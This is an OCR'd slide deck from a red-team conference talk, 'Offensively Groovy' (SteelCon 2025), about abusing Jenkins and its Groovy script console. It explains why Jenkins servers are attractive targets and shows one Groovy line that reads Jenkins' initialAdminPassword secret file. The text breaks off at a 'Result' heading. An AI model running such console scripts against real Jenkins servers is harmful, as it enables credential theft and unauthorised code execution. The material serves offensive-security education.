TRUSTEDSEC

Offensively Groovy

SteelCon 2025

Who am I

- Brandon mcGrath (**mez0**)
  - `mez0.cc`
  - `x.com/__mez0__`
  - `github.com/mez-0`

- Targeted Operations @ **TrustedSec**

- Developer @ **pre.empt**
  - `pre.empt.blog`

TRUSTEDSEC

Agenda

- Jenkins 101
- Groovy 102
- Example groovy scripts
- Code execution

Jenkins 101


A short story….

Why do we care?

- Code repo enumeration
- Build parameters
- Various pipeline abuses
- Stored credentials
- Console output
- AD Joined

What's it for?


- CI/CD workflows for devs
- Extensible
- Distributed builds
- etc



Jenkins: Open-Source Automation for CI/CD

- **What is Jenkins?**
  An open-source automation server for **Continuous Integration (CI)** and **Continuous Delivery (CD)**.
- **Core Benefits:**
  - Automates **build**, **test**, and **deploy** processes
  - Improves software quality and speed
  - Supports **DevOps** workflows
- **Key Features:**
  - 1,800+ plugins (Git, Docker, Slack, etc.)
  - **Pipelines as Code** (`Jenkinsfile`)
  - **Scalable** with distributed build agents
  - Works with any language or toolchain
- **Use Cases:**
  - Automating software builds and tests
  - Deploying applications to staging/production
  - Monitoring code repositories (e.g., GitHub)

What's it for?



Jenkins

Search (⌘+K) 2 Admin log out

Dashboard > creating-a-pipeline-in-blue-ocean > First-pull-branch >

#4 Aug 8, 2022, 2:14 PM
#3 Aug 4, 2022, 8:49 PM
#2 Aug 3, 2022, 2:18 PM

Branch First-pull-branch

Full project name: creating-a-pipeline-in-blue-ocean/First-pull-branch

Stage View

	Declarative: Checkout SCM	Build	Test	Test	error	Deliver
Average stage times: (Average full run time: ~1h 29min)	2min 29s	34s	783ms	0ms	159ms	2s
#4 Aug 08 14:14 No Changes	1s	36s	36ms	1s	70ms (paused for 1h 24min)	5s (paused for 4min 24s)
#3 Aug 04 20:49 No Changes	472ms	31s	37ms	1s	249ms (paused for 3d 17h) aborted	69ms aborted
#2 Aug 03 14:18 No Changes	7min 27s					


Permalinks

TRUSTEDSEC

Caveat

There are some specifics…

Lazy Admins



Jenkins 2.504.3 Setup

Service Logon Credentials

Enter service credentials for the service.

Jenkins 2.504.3 installs and runs as an independent Windows service. To operate in this manner, you must supply the user account credentials for Jenkins 2.504.3 to run successfully.

Logon Type:

○ Run service as LocalSystem (not recommended)


● Run service as local or domain user:

Account:

Password:

Credentials must be tested to continue

Lazy Admins



jenkins.exe (4232) Properties

User: NT AUTHORITY\SYSTEM
User SID: S-1-5-18
Session: 0 Elevated: Yes (Default) Virtualized: Not allowed

Name	Status	Description	SID	Type	Use
Privileges					
SeLockMemoryPrivilege	Enabled	Lock pages in memory	4		
SeTcbPrivilege	Enabled	Act as part of the operating s...	7		
SeSystemProfilePrivilege	Enabled	Profile system performance	11		

Let's get Groovy


The basics

What exactly is Groovy?

- *Is a web-based Groovy shell into the Jenkins runtime. Groovy is a very powerful language which offers the ability to do practically anything Java can do including:*
  - *Create sub-processes and execute arbitrary commands on the Jenkins controller and agents.*
  - *It can even read files in which the Jenkins controller has access to on the host (like /etc/passwd)*
  - *Decrypt credentials configured within Jenkins.*

https://www.jenkins.io/doc/book/managing/script-console/

Scripting Endpoint



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use

```
println(Jenkins.instance.pluginManager.plugins)
```


All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

TRUSTEDSEC


Groovy for Red Teams

Step-by-step

Basic Operating System Interaction




```
println new File("C:\\ProgramData\\Jenkins\\.jenkins\\secrets\\initialAdminPassword").getText("UTF-8")
```




Result

```
